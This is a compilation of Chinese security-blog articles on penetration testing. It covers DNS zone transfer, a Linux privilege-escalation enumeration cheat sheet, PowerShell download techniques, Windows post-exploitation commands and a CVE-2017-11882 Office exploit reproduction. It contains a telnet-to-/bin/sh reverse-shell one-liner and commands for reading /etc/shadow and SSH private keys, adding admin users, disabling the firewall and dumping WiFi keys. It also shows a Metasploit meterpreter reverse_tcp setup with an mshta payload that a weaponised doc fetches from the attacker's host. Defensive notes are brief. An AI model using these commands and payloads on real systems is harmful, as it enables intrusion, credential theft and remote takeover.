C:\Documents and Settings\Administrator>nslookup
Default Server:
Address:

> server dns2.pplive.com
Default Server:  dns2.pplive.com
Address:  61.155.8.22

> ls pplive.com
[dns2.pplive.com]
 pplive.com.                    NS      server = dns1.pplive.com
 pplive.com.                    NS      server = dns2.pplive.com
 pplive.com.                    A       59.151.34.25
 114                            A       60.28.216.213
 mail.ads                       A       114.80.105.131
 adtracker                      A       60.28.216.195
 afvm                           A       59.151.34.52
 awind                          A       61.155.8.17
 bbox                           A       61.155.8.18
 bbs                            A       121.11.252.149
 beauty                         A       61.155.8.18
 bkm                            A       221.204.241.105
 caipiao                        A       60.28.216.195
 campus2008                     A       59.151.34.10
 chinajoy                       A       59.151.34.33
```


如何修复（以 bind9 为例）：

修改 dns 服务器的配置，设置允许域传送服务器的白名单。

EXP：针对 bind 的服务器，可以编辑 /etc/named.conf 文件，设置 allow-transfer 项的参数。

```
allow-transfer { localhost; 114.114.114.114; }; //限制请求域传送的服务器IP
allow-transfer { key zonekey;}; //使用TSIG key加密传输，zonekey是生成key的名字
```


TSIG key 生成与配置：工具：dnssec-keygen

```
cd /var/named/chroot/etc/
dnssec-keygen -a HMAC-MD5 -b 128 -n HOST zonekey  #生成key
vim /var/named/chroot/etc/example.key             #将生成的key写到secret的地方
key "zonekey" {                                   #注意：这里写的是生成key的名字
     algorithm hmac-md5;
     secret "ejzKuhKarv5U+Wv3YCiW7w==";      #将主dns生成的key复制到此处，两者必须一致。
};
在/etc/named.conf添加一行：include " /var/named/chroot/etc/example.key"; #定义key
```

这些命令你用过多少?

原创： g0tmi1k 信安之路 2017-10-28

在拿到一个 webshell 之后，大家首先会想到去把自己的权限提升到最高，windows 我们会提升到 SYSTEM 权限，而 Linux 我们会提升到 root 权限，拿在进行 Linux 提权的时候我们要进行哪些操作呢？需要了解哪些信息？使用什么样的命令？这些就是本文的重点。

关于 Linux 权限提升，有下面几个步骤：

信息收集：尽量收集更多的关于系统的信息。

数据分析：通过把收集到的数据以及信息进行分析，提取其中对我们提升权限有用的信息备用。

搜索：要知道我们需要搜索什么以及去哪里找对应的 exp 。

对症下药：修改我们搜索到的 exp ，针对不同的系统不同的情况做针对性的修改。

尝试：万事俱备，只欠东风，最后一步就是验收结果的时候了，有没有用在此一搏。

操作系统信息收集

如何查看服务器的版本?

```
cat /etc/issue

cat /etc/*-release

cat /etc/lsb-release       # 基于 Debian

cat /etc/redhat-release    # 基于 Redhat
```

如何查看内核的版本信息?

```
cat /proc/version
```

uname -a

uname -mrs

rpm -q kernel

dmesg | grep Linux

ls /boot | grep vmlinuz-

环境变量里的信息如何查看?

cat /etc/profile

cat /etc/bashrc

cat ~/.bash_profile

cat ~/.bashrc

cat ~/.bash_logout

env

set

是否有打印机?

lpstat -a

应用和服务信息

有什么服务在运行? 是以什么样的权限在运行?

ps aux

ps -ef

top

cat /etc/services

关注一下以 root 权限运行的服务，有可能对我们提权有帮助。

ps aux | grep root

ps -ef | grep root

安装了哪些应用？版本是啥？当前是否在运行？

ls -alh /usr/bin/

ls -alh /sbin/

dpkg -l

rpm -qa

ls -alh /var/cache/apt/archivesO

ls -alh /var/cache/yum/

常见的配置文件有哪些？有没有可被攻击的插件安装？

cat /etc/syslog.conf

cat /etc/chttp.conf

cat /etc/lighttpd.conf

cat /etc/cups/cupsd.conf

cat /etc/inetd.conf

cat /etc/apache2/apache2.conf

cat /etc/my.conf

cat /etc/httpd/conf/httpd.conf

cat /opt/lampp/etc/httpd.conf

ls -aRl /etc/ | awk '$1 ~ /^.r./

有什么工作任务计划?

crontab -l

ls -alh /var/spool/cron

ls -al /etc/ | grep cron

*ls -al /etc/cron**

*cat /etc/cron**

cat /etc/at.allow

cat /etc/at.deny

cat /etc/cron.allow

cat /etc/cron.deny

cat /etc/crontab

cat /etc/anacrontab

cat /var/spool/cron/crontabs/root

如何查找系统内跟用户名和密码相关的文件?

grep -i user [filename]

grep -i pass [filename]

grep -C 5 "password" [filename]

find . -name ".php" -print0 | xargs -0 grep -i -n "var $password" # Joomla*

网络通讯相关

系统内是否存在 NIC? 是否连接这其他网络?

/sbin/ifconfig -a

cat /etc/network/interfaces

cat /etc/sysconfig/network

网络配置信息在哪?

cat /etc/resolv.conf

cat /etc/sysconfig/network

cat /etc/networks

iptables -L

hostname

dnsdomainname

与哪些主机在通讯?

lsof -i

lsof -i :80

grep 80 /etc/services

netstat -antup

netstat -antpx

netstat -tulpn

chkconfig --list

chkconfig --list | grep 3:on

last

w

有哪些关于 IP 和 MAC 地址的缓存?

arp -e

route

/sbin/route -nee

如何抓取流量? 怎么看?

tcpdump tcp dst 192.168.1.7 80 and tcp dst 10.5.5.252 21

注意：tcpdump tcp dst [ip] [port] and tcp dst [ip] [port]

如何得到一个 shell 连接？你可以与系统交互吗？

```
nc -lvp 4444    # 在攻击者的 PC 上执行
nc -lvp 4445    # 在受害者的 PC 上执行
telnet [atackers ip] 4444 | /bin/sh | telnet [local ip] 4445  # 在受害者的 PC 上执行
```

其他姿势参见：linux 下反弹 shell 的姿势

如何进行端口转发？

参考文章：穿越边界的姿势

其他姿势请自行探索

如何使用隧道执行命令？

```
ssh -D 127.0.0.1:9050 -N [username]@[ip]
proxychains ifconfig
```

跟用户相关的信息

我是谁？谁登入了？谁登入过？等

```
id
who
w
last
cat /etc/passwd | cut -d: -f1    # 列出用户
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'    # 列出超级用户
```

```
awk -F: '($3 == "0") {print}' /etc/passwd    # 列出超级用户

cat /etc/sudoers

sudo -l
```

有哪些敏感文件？

```
cat /etc/passwd

cat /etc/group

cat /etc/shadow

ls -alh /var/mail/
```

根目录如果可以访问，有哪些有趣的东西？

```
ls -ahlR /root/

ls -ahlR /home/
```

可能存在密码的文件？

```
cat /var/apache2/config.inc

cat /var/lib/mysql/mysql/user.MYD

cat /root/anaconda-ks.cfg
```

用户做了什么？

```
cat ~/.bash_history

cat ~/.nano_history
```

cat ~/.atftp_history

cat ~/.mysql_history

cat ~/.php_history

有关用户的信息在哪?

cat ~/.bashrc

cat ~/.profile

cat /var/mail/root

cat /var/spool/mail/root

私钥在什么地方?

cat ~/.ssh/authorized_keys

cat ~/.ssh/identity.pub

cat ~/.ssh/identity

cat ~/.ssh/id_rsa.pub

cat ~/.ssh/id_rsa

cat ~/.ssh/id_dsa.pub

cat ~/.ssh/id_dsa

cat /etc/ssh/ssh_config

cat /etc/ssh/sshd_config

```
cat /etc/ssh/ssh_host_dsa_key.pub

cat /etc/ssh/ssh_host_dsa_key

cat /etc/ssh/ssh_host_rsa_key.pub

cat /etc/ssh/ssh_host_rsa_key

cat /etc/ssh/ssh_host_key.pub

cat /etc/ssh/ssh_host_key
```

文件系统

/etc/ 下有哪些文件可写，哪些服务可以被重新配置？

```
ls -aRl /etc/ | awk '$1 ~ /^.w./' 2>/dev/null       # Anyone

ls -aRl /etc/ | awk '$1 ~ /^..w/' 2>/dev/null       # Owner

ls -aRl /etc/ | awk '$1 ~ /^.....w/' 2>/dev/null    # Group

ls -aRl /etc/ | awk '/' 2>/dev/null                 # Other

find /etc/ -readable -type f 2>/dev/null                  # Anyone

find /etc/ -readable -type f -maxdepth 1 2>/dev/null    # Anyone
```

在 /var/ 下我们能发现什么？

```
ls -alh /var/log

ls -alh /var/mail

ls -alh /var/spool
```

ls -alh /var/spool/lpd

ls -alh /var/lib/pgsql

ls -alh /var/lib/mysql

cat /var/lib/dhcp3/dhclient.leases

在网站的目录下有没有隐藏文件?

ls -alhR /var/www/

ls -alhR /srv/www/htdocs/

ls -alhR /usr/local/www/apache22/data/

ls -alhR /opt/lampp/htdocs/

ls -alhR /var/www/html/

有哪些日志文件?

cat /etc/httpd/logs/access_log

cat /etc/httpd/logs/access.log

cat /etc/httpd/logs/error_log

cat /etc/httpd/logs/error.log

cat /var/log/apache2/access_log

cat /var/log/apache2/access.log

cat /var/log/apache2/error_log

cat /var/log/apache2/error.log

cat /var/log/apache/access_log

cat /var/log/apache/access.log

cat /var/log/auth.log

cat /var/log/chttp.log

cat /var/log/cups/error_log

cat /var/log/dpkg.log

cat /var/log/faillog

cat /var/log/httpd/access_log

cat /var/log/httpd/access.log

cat /var/log/httpd/error_log

cat /var/log/httpd/error.log

cat /var/log/lastlog

cat /var/log/lighttpd/access.log

cat /var/log/lighttpd/error.log

cat /var/log/lighttpd/lighttpd.access.log

cat /var/log/lighttpd/lighttpd.error.log

cat /var/log/messages

cat /var/log/secure

cat /var/log/syslog

cat /var/log/wtmp

cat /var/log/xferlog

cat /var/log/yum.log

cat /var/run/utmp

cat /var/webmin/miniserv.log

cat /var/www/logs/access_log

cat /var/www/logs/access.log

ls -alh /var/lib/dhcp3/

ls -alh /var/log/postgresql/

ls -alh /var/log/proftpd/

ls -alh /var/log/samba/

值得注意的: *auth.log, boot, btmp, daemon.log, debug, dmesg, kern.log, mail.info, mail.log, mail.warn, messages, syslog, udev, wtmp*

如果命令执行被监视怎么办?

python -c 'import pty;pty.spawn("/bin/bash")'

echo os.system('/bin/bash')

/bin/sh -i

文件系统如何安装?

mount

df -h

是否有未安装的文件系统?

cat /etc/fstab

有哪些“ 高级的 Linux 文件权限 ”在使用?

find / -perm -1000 -type d 2>/dev/null # Sticky bit - 只有目录的所有者或文件的所有者才能删除或重命名。

find / -perm -g=s -type f 2>/dev/null # SGID (chmod 2000) - 作为组运行，而不是启动它的用户。

find / -perm -u=s -type f 2>/dev/null # SUID (chmod 4000) - 作为所有者运行，而不是启动它的用户。

find / -perm -g=s -o -perm -u=s -type f 2>/dev/null # SGID or SUID

for i in locate -r "bin$"; do find $i (-perm -4000 -o -perm -2000) -type f 2>/dev/null; done # 查找常见位置中用于 SGID 或 SUID 的文件

find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null # 从根开始查找所有的 SUID 不包括符号链接，并且只搜索三层

如何查找可写可执行的目录?

find / -writable -type d 2>/dev/null # 可写目录

find / -perm -222 -type d 2>/dev/null # 可写目录

```
find / -perm -o w -type d 2>/dev/null      # 可写目录

find / -perm -o x -type d 2>/dev/null      # 可执行目录

find / ( -perm -o w -perm -o x ) -type d 2>/dev/null
```

如何查找可能存在问题的文件?

```
find / -xdev -type d ( -perm -0002 -a ! -perm -1000 ) -print   # 可写的文件

find /dir -xdev ( -nouser -o -nogroup ) -print # 没有归属的文件
```

寻找可利用的漏洞

安装支持哪些工具和语言?

```
find / -name perl*

find / -name python*

find / -name gcc*

find / -name cc
```

能够用于上传的软件有那些?

```
find / -name wget

find / -name nc*

find / -name netcat*

find / -name tftp*

find / -name ftp
```

查找 exploit 的网站?

http://www.exploit-db.com

http://1337day.com

http://www.securiteam.com

http://www.securityfocus.com

http://www.exploitsearch.net

http://metasploit.com/modules/

http://securityreason.com

http://seclists.org/fulldisclosure/

http://www.google.com

有关漏洞的更多信息?

http://www.cvedetails.com

http://packetstormsecurity.org/files/cve/[CVE]

http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE]

http://www.vulnview.com/cve-details.php?cvename=[CVE]

应急措施

针对以上提到的所有命令，执行收集一下信息，看能否找到可以利用的点，然后针对可利用的点进行升级或者使用一些安全产品来做防护，使用如下命令进行升级：

apt-get update && apt-get upgrade

yum update

一些运行权限的问题？比如 mysql 是否是用 root 权限运行的？

文章来源：blog.g0tmi1k.com

用 powershell 下载文件的姿势你研究过吗?

原创： 晚风 信安之路 2017-10-31

PowerShell 的最大优势在于以 .NET 框架为基础。.NET 框架在脚本领域几乎是无所不能，这是一个优点，也有可能成为一个方便黑客攻击的一个强大的便利。

在渗透测试中，在正常的传输通道被禁止时，我们时常会剑走偏锋，通过一些特殊的方法来进行文件的传输。这篇文章将会描述使用 PowerShell 下载文件的三种方法，并评估它们的优缺点。

关于其他在 windows 系统下通过命令行上传文件的姿势，请查看前文：

windows 命令执行上传文件的姿势

测试环境

本次测试的目的在于展示执行时间和性能的区别。

测试环境主要是 Windows 10（x64） 的 PowerShell 5 和下载速度约为 3mb/s 的无线网络连接。

我将从我自己的服务器上

http://123.206.200.87/PassWord2.txt


下载一个测试文件 PassWord2.txt ,文件大小为 25.45MB ，服务器公网带宽 1Mbps 。我们会测试脚本 10 次并取平均值作为结果。

让我们开始吧！

1.Invoke-WebRequest

说到使用 PowerShell 下载文件，最先想到的就是 Invoke-WebRequest 命令。可能你有点不熟悉这个名字，它有 3 个别名，分别是 “iwr”、“wget”、“curl”。

```
CODE: [ powershell ]
$url = "http://123.206.200.87/PassWord2.txt"
$output = "D:\test\PassWord2.txt"
$start_time = Get-Date
Write-Output "开始时间: $start_time"

Invoke-WebRequest -Uri $url -OutFile $output

$finish_time = Get-Date
Write-Output "结束时间: $finish_time"
Read-Host
```



平均用时：3 分 28 秒

优点

这个方法非常容易上手。如果你知道文件总的大小的话，结合 Write-Progress 命令你可以很方便得看到脚本的运行进度。Cookie 也可以通过使用 -Session 和 -WebSession 参数在多个请求之间保留。

缺点

使用这个命令下载文件的速度很慢。我观察到 HTTP 响应流先全部缓存到了内存中，一旦文件全部传输完毕，文件就会从内存中一下子转移到磁盘中。如果你要下载一个大文件，那么这种方式会造成巨大的性能问题和内存的损耗。如果有人知道这个命令的具体操作细节，请告诉我！我们可以一起讨论一下。

这种方法的另一个潜在的严重缺点是依赖 Internet Explorer 。比如，这个命令不能运行在 Windows Server core 版本的服务器上，因为它默认不包含 Internet Explorer 二进制文件。在这种情况下，你可以使用 -UseBasicParsing 参数，但它并不是在所有情况下都起作用。另外我在这里给出两个让

Invoke-WebResquest 提速的方法。

第一，使用 $ProgressPreference='silentlycontinue' 语句来隐藏滚动条，减小了资源的占用。

第二，就是使用上面提到的 -UseBasicParsing 参数，这样在 Invoke-WebRequest 请求完数据后，就不会调用 IE 去进行 DOM 树结果的解析，效率会提高不少。

结论

当你需要在多个请求时保留 Cookie（例如下载文件之前的 HTTP 表单验证），那么这个命令会很有用。

这种方法很适合用来下载小文件，但是如果你对下载速度有要求，那肯定会有更好的选择。如果这个脚本要运行在 Windows Server Core 版本的服务器上，那这个命令就不适用了。

2.System.Net.WebClient

.NET 框架中的 System.Net.WebClient 类就是一个用于下载文件的 .NET 类。

```
CODE: [ powershell ]
$url = "http://123.206.200.87/PassWord2.txt"
$output = "D:\test\PassWord2.txt"
$start_time = Get-Date
Write-Output "开始时间: $start_time"

$wc = New-Object System.Net.WebClient
$wc.DownloadFile($url, $output)
#或者
(New-Object System.Net.WebClient).DownloadFile($url, $output)

$finish_time = Get-Date
Write-Output "结束时间: $finish_time"
Read-Host
```


平均用时：3 分 28 秒

优点

这个方法用起来也很简单。这种方法的下载速度跟上一种差不多，在整个下载过程中 HTTP 响应流被直接缓存到了磁盘中。

你还可以用 System.Net.WebClient.DownloadFileAsync() 这个函数。可以很方便地在文件并行下载的同时继续运行脚本。

缺点

没有一个下载进度条（或者任何能查询下载进度的东西），也就是说你无法知道到底还要多久才能下载完成，也不知道目前到底下载了多少。并且这个命令是单线程的，所以会造成线程阻塞，只能一个下载任务完成了才能进行下一个任务。

结论

当需要下载文件时，System.Net.WebClient 是我的最佳选择。这个方法也是完全兼容 Windows Server Core 版本的服务器。

3. Start-BitsTransfer

如果你在之前没听说过后台智能传输服务（BITS） 参考文档:

https://msdn.microsoft.com/en-us/library/aa362708.aspx

BITS 主要用于 Windows 系统的升级、自动更新等工作。工作方式为异步下载文件，并且用于同步下载文件时也有十分优异的表现。还有一个 BitsAdmin 工具使用的也是这个后台智能传输服务。

```
CODE: [ powershell ]
$url = "http://123.206.200.87/PassWord2.txt"
$output = "D:\test\PassWord2.txt"
$start_time = Get-Date
Write-Output "开始时间: $start_time"

Import-Module BitsTransfer
Start-BitsTransfer -Source $url -Destination $output
#或者
Start-BitsTransfer -Source $url -Destination $output -Asynchronous

$finish_time = Get-Date
Write-Output "结束时间: $finish_time"
Read-Host
```

平均用时：3 分 33 秒

优点

集成了进度条可以让我们清楚的了解文件的下载进度。-Asynchronous 参数可用于异步传输队列。异步就意味着无需等待上一个任务完成即可执行下一个任务，多个命令可以并行执行。虽然在单任务状态下较慢，但在多任务的情况下能提高效率。

就个人而言，使用这个方法最大的优势是能够在失败的时候进行重试操作并限制可用于传输的带宽量。

缺点

这个方法是我测试到现在最慢的方法 !但是和其他两个方法来比慢的也不太多。另外，虽然 BITS 在许多机器上默认可用，但是你不能保证在所有的机器上都可以使用 BITS ，除非你在你的机器上确保已经开启了 BITS 。还有，由于 BITS 主要用于异步传输的特性，如果别的 BITS 任务正在后台运行，那么

你的任务就会被加入队列或者在片刻后再执行，这就会阻碍你的脚本的执行。

总结

在你想限制文件下载的带宽或者不太考虑下载时间的情况下，这种方法是最完美的。得益于这种特性，我设置了一种夜间全速下载、白天半速下载的策略。并且 BITS 也易于观察下载的进度。

总得来说

我推荐使用 System.Net.WebClient 这种方法，因为它比较通用，下载速度也比较快。BITS 是我的第二个选择因为它的灵活性和易于管理。

在渗透测试中，利用系统自带的一些工具进行攻击是一种不错的方法。而 PowerShell 就是一把利器，由于它过于强大，很多系统管理员会直接禁用它，并且在 Windows 系统中，也是默认禁止 *.ps1 脚本文件的执行的。所以呢我们需要在执行 ps 脚本的时候绕过一下这个默认的策略。最简单的方法就是执行 powershell.exe 附加需要执行的命令，也可以将要执行的脚本直接复制进 powershell 的窗口。

在执行 ps1 脚本文件的时候加上一个 Bypass 参数就可以很简单地绕过了。例如：

PowerShell.exe -ExecutionPolicy Bypass -File .\t1.ps1

如果你知道其他的方法，请告诉我哦。

作者简介

作者目前位于移动支付之城—杭州。就读于浙江水利水电学院。之前在学校的东旭工作室做的是网站的前端（FE）,后来从工作室出来，和小伙伴一起创办了红枫信安协会，踏上了信息安全之旅。平时偶尔喜欢玩玩游戏，爱 RNG，爱 UZI。

下面呢和大家分享一下我在信安方面的心路历程。

首先呢，带我入门的还是东旭工作室，在工作室里学到了很多基础的东西。比如一个网站的建设过程、整体架构，然后还有编程能力的提升等等。

但是呢，在学的过程中发现了一些安全性的问题。比如在一次工作室的庆祝圣诞活动页面上，有一个留言板。于是想到那时候刚学的 js，就写了一段 js 提交上去，然后所有人的浏览器上都弹了窗... 一段时间以后才知道原来这就是 xss ...后来从工作室出来，闲了一段时间，听学姐推荐说去考一个软考，以后毕业找工作多一个证书好找点。然后就去考了中级的信安工程师。

在备考期间发现信息安全好有趣呀，精巧的密码学设计，刺激的中间人攻击，复杂又不失优雅的认证协议…… 还有很多很多有趣的技术。

后来又接触到了 CTF 比赛，跟红枫信安的小伙伴一起去玩玩 CTF，很刺激很开心。最后希望能和有相同爱好的各位在信安之路上越走越远。

windows 常用命令

原创： myh0st 信安之路 2017-11-21

在渗透测试中遇到 Windows 的概率是非常大的，那么在拿到一台服务器权限之后，通常会获得一个 shell，想要进行下一步渗透，几乎都是需要通过在 shell 中使用 Windows 的命令来进行渗透的，下面是一些常用的命令，虽然以前都发过了，但是很多人是不怎么反旧文的，所以每发出一次都会有人或多或少能学点东西，我就再发发，多看一遍多加深一点印象，凑合着看吧，最近实在是时间不多，压力大呀！

net 的常用用法

查看共享连接

net use

增加远程共享

net use \host /u:user pass

查看域中当前的主机列表

net view /domain

查看当前域中的用户

net user /domain

增加一个本地用户

net user user pass /add

将新增的用户加到本地管理员组

net localgroup "Administrators" user /add

查看域中的密码策略

net accounts /domain

查看本地组

net localgroup "Group"

查看域中的组信息

net group /domain

查看域中指定组的成员

net group "Domain group" /domain

查看当前机器所在的域名

net config workstation

查看当前服务器所在的域名

net config server

系统信息相关命令

显示系统信息

systeminfo

查看远程主机的系统信息

systeminfo /S ip /U domain\user /P Pwd

显示进程和服务信息

tasklist /svc

显示所有进程以及 DLL 信息

tasklist /m

显示进程和所有者

tasklist /v

查看远程主机的进程列表

tasklist /S ip /v

搜索所有 pdf 文件

dir /a /s /b c:\'.pdf'

显示服务信息

sc query

显示具体的服务信息（包括二进制路径和运行使用）

sc qc Spooler

找出文件名字包含 password 的文件

findstr /si 'password' .txt

搜索敏感文件名称

*dir /s *pass* == *cred* == *vnc* == *.config**

更改服务的二进制路径

sc config upnphost binpath= "C:\nc.exe"

修改系统服务的权限

sc config upnphost obj= ".\LocalSystem" password= ""

检查系统服务的权限

*accesschk.exe -ucqv "Authenticated Users" * /accepteula*

检查指定服务的权限

accesschk.exe -ucqv ServceName /accepteula

检查指定组在指定目录下的写权限

accesschk.exe -uwdqs "Authenticated Users" c:\ /accepteula

网络信息

打印路由表

route print

保存当前主机上的所有 WiFi 信息

netsh wlan export profile folder=. key=clear

设置当前配置禁用防火墙

netsh advfirewall set currentprofile state off

设置端口转发

netsh interface portproxy add v4tov4 listenport=3000 listenaddress=1.1.1.1 connectport=4000 connectaddress=2.2.2.2

开启远程访问

启用远程访问

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

启用远程协助

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fAllowToGetHelp /t REG_DWORD /d 1 /f

修改远程访问端口

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 12345 /f

注册表操作

查找注册表中的密码

reg query HKLM /f password /t REG_SZ /s

查询 winlogon 信息

reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"

使用 powershell

下载文件

powershell -c "(new-object System.Net.WebClient).DownloadFile('http://blabla.com/test.txt','C:\Users\admin\Desktop\test.test')"

列出运行的服务

Get-Service I where object {$ .status -eq "Running"}

编译 C# 代码

1、切换到 .NET 目录

cd C:\Windows\Microsoft.NET\Framework64\v4.0.30319 (或者 .NET 的对应版本的目录)

2、编译 x86 版本

csc.exe /unsafe /reference:"C:\path\to\System.Management.Automation.dll"

/reference:System.IO.Compression.dll /out:<out_file_name> /platform:x86 "/cs/files/dir/.cs"*

3、编译 x64 版本

csc.exe /unsafe /reference:"C:\path\to\System.Management.Automation.dll"

/reference:System.IO.Compression.dll /out:<out_file_name> /platform:x64 "/cs/files/dir/.cs"*

总结

命令列出来了，剩下的就靠大家在自己的电脑上测试吧，看看执行的结果，了解一下这些命令的作用，看如何在实际的渗透中应用，话不多说，有好文章的给我投稿呦，就当交个朋友，以技术会友，来者不拒。

CVE-2017-11882 复现及防御

原创： \xeb\xfe 信安之路 2017-11-23

最新 Office 的 CVE-2017-11882，完美无弹窗，无视宏，影响 office 全版本。利用触发器 WebClient 服务从攻击者控制的 WebDav 服务器启动和执行远程文件。该脚本使用多个 OLE 对象创建简单的文档。这些对象利用 CVE-2017-11882，从而导致连续命令执行。

复现过程

实验环境:

win7 + office2007

win xp + office2003

使用 Ridter 师傅改进过的脚本：

https://github.com/Ridter/CVE-2017-11882/

生成漏洞 doc 文件，首先简单的测试一下是否能够弹出计算器，命令如下：

python Command_CVE-2017-11882.py -c "cmd.exe /c calc.exe" -o test.doc

测试机打开 Word 文档之后，就会直接执行代码，弹出计算器，如下图：

既然能够实现弹出，那我们可以构造执行 powershell 直接获取 msf 会话

深入利用

在利用前，先了解一下 hta，hta 文件使用 HTML 格式，它的程序码可以像 HTML 一样被编辑和检查。在 hta 文件中 VBScript 和 JavaScript 的程序码可以任意混合。HTA 虽然用 HTML、JS 和 CSS 编写，却比普通网页权限大得多。它具有桌面程序的所有权限（读写文件、操作注册表等）。hta 本来就是被设计为桌面程序的。

1、利用 msf 生成利用的 powershell 脚本

```
msf > use exploit/windows/PS_shell
msf exploit(PS_shell) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(PS_shell) > set lhost 192.168.9.27
lhost => 192.168.9.27
msf exploit(PS_shell) > set URIPATH test
URIPATH => test
msf exploit(PS_shell) > show options

Module options (exploit/windows/PS_shell):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default
 is randomly generated)
   URIPATH  test             no        The URI to use for this exploit (default
is random)
```



```
   URIPATH  test             no        The URI to use for this exploit (default
is random)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     192.168.9.27     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(PS_shell) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.9.27:4444
msf exploit(PS_shell) > [*] Using URL: http://0.0.0.0:8080/test
[*] Local IP: http://192.168.9.27:8080/test
[*] Server started.
[*] Place the following DDE in an MS document:
mshta.exe "http://192.168.9.27:8080/test"
msf exploit(PS_shell) >
```


这里使用的是 43 字符限制的脚本（github 上还有 109 字符限制的脚本），命令长度有 43 字符的限制，可以使用 URIPATH 设置路径，尽量短一点，避免加起来超过 43 字符，这里生成的代码 payload 是：

mshta.exe http://192.168.9.27:8080/test


2、使用脚本生成漏洞 doc 文件，代码如下：

python Command_CVE-2017-11882.py -c "mshta http://192.168.9.27:8080/test" -otest2.doc

测试机打开 doc 文件后就会通过 mshta 去执行链接中的 hta 嵌套的 VBS 代码，从而执行 powershell 命令，随便用一个浏览器打开链接，就可以下载到 test.hta，文件内容如下：

